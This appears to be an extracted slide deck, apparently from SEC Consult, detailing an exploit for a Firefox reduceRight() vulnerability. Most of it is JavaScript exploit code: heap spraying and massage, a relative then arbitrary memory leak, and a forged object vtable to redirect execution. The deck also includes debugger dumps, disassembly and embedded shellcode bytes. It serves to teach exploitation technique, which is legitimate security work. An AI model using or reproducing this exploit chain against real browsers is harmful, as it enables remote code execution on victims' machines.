Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



➔ If JS code allocates two arrays of the same size it's very likely that they are not adjacent (next to each other) in memory because of holes

Firefox reduceRight() Exploit




SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

- It's possible to „defragment“ the heap by making many allocations of the same size to fill all holes
- Two further allocations (of the same size) will very likely be adjacent in memory
- Even if they are not adjacent the info disclosure vulnerability can be used to detect such a situation

```
for(var i = 0; i < 250; i++) {  
    filler[i] = new Uint32Array(128);  
    for(var j = 0; j < 128; j++) {  
        filler[i][j] = 0x41414141;  
    }  
}
```



Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
270     array_before_slot_of_infoDisclosure = new Uint32Array(128);
271     for(var j = 0; j < 128; j++) {
272         array_before_slot_of_infoDisclosure[j] = 0x00420042;
273         if(j == 126) {
274             array_before_slot_of_infoDisclosure[j] = 0x42424242;
275         }
276         if(j == 127) {
277             array_before_slot_of_infoDisclosure[j] = 0x43434343;
278         }
279     }
```

→ Array_before_slot_of_infoDisclosure is of size 512 because 128 (number of elements) * 4 (4 byte = Uint32) is equal to 512

```
286     infoDisclosure[63] = 0x42474742;
```

→ infoDisclosure is also of size 512 because element 63 (the 64th element) is accessed and every element consists of 8 byte (4 byte data value and 4 byte data type)

→ Both arrays are adjacent in memory

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Address	Hex dump	UNIC
03F8CA48	08 00 00 00 50 CA F8 03	▣ . ' '
03F8CA50	41 43 43 41 01 00 FF FF	' ' 0 .
03F8CA58	00 00 00 00 04 00 FF FF	.. +.
03F8CA60	00 00 00 00 04 00 FF FF	.. +.
03F8CA68	00 00 00 00 04 00 FF FF	.. +.
03F8CA70	00 00 00 00 04 00 FF FF	.. +.
03F8CA78	00 00 00 00 04 00 FF FF	.. +.
03F8CA80	00 00 00 00 04 00 FF FF	.. +.
03F8CA88	00 00 00 00 04 00 FF FF	.. +.
03F8CA90	AC 5C 75 00 B0 5F 75 00	' u ' u
03F8CA98	00 00 00 00 FF FF FF FF	
03F8CAA0	00 00 00 00 08 42 F8 03	.. . ' '
03F8CAAB	A0 40 F8 03 01 00 00 00	' ' 0 .
03F8CAB0	08 00 00 00 B8 CA F8 03	▣ . ' '
03F8CAB8	45 43 43 45 01 00 FF FF	' ' 0 .
03F8CAC0	00 00 00 00 04 00 FF FF	.. +.

- Array before relocation of slots array of the first array

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY


Address	Hex dump								UNIC
03F8CA48	40	00	00	00	00	CE	14	06	@. ''
03F8CA50	41	43	43	41	01	00	FF	FF	' '0.
03F8CA58	00	00	00	00	04	00	FF	FF	..*.
03F8CA60	00	00	00	00	04	00	FF	FF	..*.
03F8CA68	00	00	00	00	04	00	FF	FF	..*.
03F8CA70	00	00	00	00	04	00	FF	FF	..*.
03F8CA78	00	00	00	00	04	00	FF	FF	..*.
03F8CA80	00	00	00	00	04	00	FF	FF	..*.
03F8CA88	00	00	00	00	04	00	FF	FF	..*.
03F8CA90	AC	5C	75	00	B0	5F	75	00	'u'u
03F8CA98	00	00	00	00	FF	FF	FF	FF	...:
03F8CAA0	00	00	00	00	08	42	F8	03	...''
03F8CAAB	A0	40	F8	03	01	00	00	00	' '0.
03F8CAB0	08	00	00	00	B8	CA	F8	03	█. ''
03F8CAB8	45	43	43	45	01	00	FF	FF	' '0.
03F8CAC0	00	00	00	00	04	00	FF	FF	..*.

0614CD08	42	00	42	00	42	00	42	00	BBBB
0614CDE0	42	00	42	00	42	00	42	00	BBBB
0614CDE8	42	00	42	00	42	00	42	00	BBBB
0614CDF0	42	00	42	00	42	00	42	00	BBBB
0614CDF8	42	42	42	42	43	43	43	43	''''
0614CE00	41	43	43	41	01	00	FF	FF	' '0.
0614CE08	00	00	00	00	04	00	FF	FF	..*.

- After relocation
- Slots-pointer has changed
- New slots pointer is 0x0614ce00
- At address 0x0614ce00 the first element is now stored (0x41434341) of type integer (0xffff0001)
- Right in front of the array the values 0x42424242 and 0x43434343 are stored
- Thus the heap defragmentation and heap massage worked!

Firefox reduceRight() Exploit

- Problem: We want to leak the address of the slots-array!
- But: slots array was relocated, thus slots-array ptr can't be leaked!
- Solution: create two arrays!



Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Address	Hex dump	UNIC
03F8CA48	40 00 00 00 00 CE 14 06	0xc0000000 – 13
03F8CA50	41 43 43 41 01 00 FF FF	0xc0000000 – 12
03F8CA58	00 00 00 00 04 00 FF FF	0xc0000000 – 11
03F8CA60	00 00 00 00 04 00 FF FF	0xc0000000 – 10
03F8CA68	00 00 00 00 04 00 FF FF	0xc0000000 – 9
03F8CA70	00 00 00 00 04 00 FF FF	0xc0000000 – 8
03F8CA78	00 00 00 00 04 00 FF FF	0xc0000000 – 7
03F8CA80	00 00 00 00 04 00 FF FF	0xc0000000 – 6
03F8CA88	00 00 00 00 04 00 FF FF	0xc0000000 – 5
03F8CA90	AC 5C 75 00 B0 5F 75 00	0xc0000000 – 4
03F8CA98	00 00 00 00 FF FF FF FF	0xc0000000 – 3
03F8CAA0	00 00 00 00 08 42 F8 03	0xc0000000 – 2
03F8CAAB	A0 40 F8 03 01 00 00 00	0xc0000000 – 1
03F8CAB0	08 00 00 00 B8 CA F8 03	0xc0000000 – 0
03F8CAB8	45 43 43 45 01 00 FF FF	
03F8CAC0	00 00 00 00 04 00 FF FF	

- Use a length value of 0xc0000000-13 in the second array to disclosure the new slots-array address

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
716 function leakAddressOf_infoDisclosure_slot() {  
717     var leak_arr_len = 0xc0000000-13;  
718     mem = [];  
719     var leak_func =  
720         function bleh(prev, current, index, array) {  
721             if(typeof current == "number"){  
722                 mem.push(current);  
723                 //alert(myHex(current));  
724                 throw "stop";  
725             }  
726             alert("ERROR occurred!");  
727             throw "error";  
728         }  
729     var addr = 0;  
730     // === TRIGGER START  
731     arrayToGetAddrOf_infoDisclosure.length = leak_arr_len;  
732     try{ arrayToGetAddrOf_infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }  
733     // === TRIGGER END  
734  
735     mem = nicer(mem);  
736     /* Hexdump for debugging  
737     dump.innerHTML = "TEST: " + convert(mem);  
738     */  
739     addr = dw2int(mem[1]);  
740     return addr;  
741 }
```

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
var checkMem = leakValueBefore_infoDisclosure_slot();
addInfo("-) Checking value in front of infoDisclosure array (was heap message successfull?");
var first4Byte = dw2int(checkMem[0]);
var second4Byte = dw2int(checkMem[1]);
if(first4Byte != 0x42424242) {
    addInfo("\tFirst 4 bytes are wrong!");
    return;
}
addInfo("\tFirst 4 bytes are correct!");
if(second4Byte != 0x43434343) {
    addInfo("\tSecond 4 bytes are wrong!");
    return;
}
addInfo("\tSecond 4 bytes are correct!");
```

- Verification code to check if heap defragmentation and message worked
- As already discussed the values 0x42424242 and 0x43434343 must be in front of the slots-array

```
var str = arbitrary_leak_string(addr_of_infoDisclosure_slot-(8*20), 4*2);
addInfo("-) Checking if arbitrary info leak is working...");
if(str != "BBBB") {
    addInfo("\tDisclosed string is wrong! Assumed we find BBBB but it was " + str);
    return;
}
addInfo("\tSuccessfully disclosed string BBBB, arbitrary leaking is working!");
```

- Next step is to convert the relative information leak (where a length value with a relative offset must be used) to an arbitrary information leak (where any address can be disclosed)
- This is done by replacing the element before the slots array with a string element (overwrite 0x43434343 with the data type of a string and 0x42424242 with a pointer to the new string data structure) and letting the string data structure point to the memory which should be disclosed


Relative to absolute info leak



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
function arbitrary_leak_string(addr_to_disclosure, numberBytes) {
    array_before_slot_of_infoDisclosure[127] = 0xffff0005; // Set datatype to string
    array_before_slot_of_infoDisclosure[126] = addr_of_infoDisclosure_slot-8-8; // = [124]
    var tmpLen = numberBytes;
    if(tmpLen % 2 != 0) {
        tmpLen += 1; // fix length to multiple of two
    }
    tmpLen /= 2; // unicode = half length
    array_before_slot_of_infoDisclosure[124] = (tmpLen << 4 | 4); // Length of unicode string
    array_before_slot_of_infoDisclosure[125] = addr_to_disclosure; // address to disclosure
    var leak_arr_len = 0xc0000000;
    str = "";
    var leak_func =
        function bleh(prev, current, index, array) {
            if(typeof current == "string"){
                str = current;
                throw "stop";
            }
            alert("ERROR occured!");
            throw "error";
        }
    // === TRIGGER START
    infoDisclosure.length = leak_arr_len;
    try{ infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }
    // === TRIGGER END
    return str;
}
```



- It's now possible to leak arbitrary memory!
 - We used strings for that
- The next step is to get code execution!
 - We will use objects for that

object

Virtual table

Pointer to virtual table

Field 1
Field 2
....

Function 1 pointer
Function 2 pointer
.....

Function „typeof“ pointer
...

Function „setElem“ pointer

```
var exploit_func =  
  function bleh(prev, current, index, array) {  
    current[0] = 1;  
  }
```

- Assembler instruction when calling type of object:

```
0052B4A3    8B40 78      MOV EAX,DWORD PTR DS:[EAX+78]
0052B4A6    85C0         TEST EAX,EAX
0052B4A8    75 05        JNZ SHORT mozjs.0052B4AF
0052B4AA    B8 80C35400  MOV EAX,mzjs.0054C380
0052B4AF    51          PUSH ECX
0052B4B0    8B4C24 08    MOV ECX,DWORD PTR SS:[ESP+8]
0052B4B4    51          PUSH ECX
0052B4B5    FFDO        CALL EAX
```

- Assembler instruction when calling setElement of object:

```
006A01A9  8B47 64      MOV EAX,DWORD PTR DS:[EDI+64]
006A01AC  85C0         TEST EAX,EAX
006A01AE  75 05        JNZ SHORT mozjs.006A01B5
006A01B0  B8 30BB6000  MOV EAX,mzjs.0060BB30
006A01B5  8B5424 1C    MOV EDX,DWORD PTR SS:[ESP+1C]
006A01B9  6A 00        PUSH 0
006A01BB  8D4C24 24    LEA ECX,DWORD PTR SS:[ESP+24]
006A01BF  51          PUSH ECX
006A01C0  53          PUSH EBX
006A01C1  55          PUSH EBP
006A01C2  52          PUSH EDX
006A01C3  FFDD        CALL EAX
```

- `lea ecx, [esp+0x24]` can be used to store the old value of ESP in ECX to later recover ESP to avoid crashing the application

Getting code execution



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
function exploit() {
    array_before_slot_of_infoDisclosure[127] = 0xffff0007; // Set datatype to object
    var address_of_array_before_element_124 = addr_of_infoDisclosure_slot-8-8; // = [124]
    array_before_slot_of_infoDisclosure[126] = address_of_array_before_element_124;

    var address_of_array_before_element_start = address_of_array_before_element_124 - (4*124);
    array_before_slot_of_infoDisclosure[125] = address_of_array_before_element_start - 0x64;

    var len_to_negative_access = 0xc0000000;
    var exploit_func =
        function bleh(prev, current, index, array) {
            current[0] = 1;
        }
    // === TRIGGER START
    infoDisclosure.length = len_to_negative_access;
    try{ infoDisclosure.reduceRight(exploit_func,1,2,3); } catch(e){ }
    // === TRIGGER END

    return str;
}
```

Getting code execution




SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
array_before_slot_of_infoDisclosure[0] = address_of_array_before_element_start+4;
var shellcode = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14"
while(shellcode.length % 4 != 0) {
    shellcode += "\x90";    // Align it to multiple of four (because of later use in item assignemtn)
}
array_before_slot_of_infoDisclosure[1] = 0x90909090;    // without debugging
//array_before_slot_of_infoDisclosure[1] = 0xffffffff;    // for debugging
var tmpVal = 0;
var tmpIndex = 2;
for(i = 0; i < shellcode.length; i += 4) {
    tmpVal = 0;
    tmpVal += shellcode[i+3].charCodeAt(0) << (8*3);
    tmpVal += shellcode[i+2].charCodeAt(0) << (8*2);
    tmpVal += shellcode[i+1].charCodeAt(0) << (8*1);
    tmpVal += shellcode[i+0].charCodeAt(0) << (8*0);
    array_before_slot_of_infoDisclosure[tmpIndex] = tmpVal;
    ++tmpIndex;
}
//array_before_slot_of_infoDisclosure[tmpIndex] = 0xffffffff;    // for debugging
array_before_slot_of_infoDisclosure[tmpIndex] = 0x90909090;    // without debugging
++tmpIndex;
array before slot of infoDisclosure[tmpIndex] = 0xc3c3c3c3;    // Return
```

Relative to absolute info leak

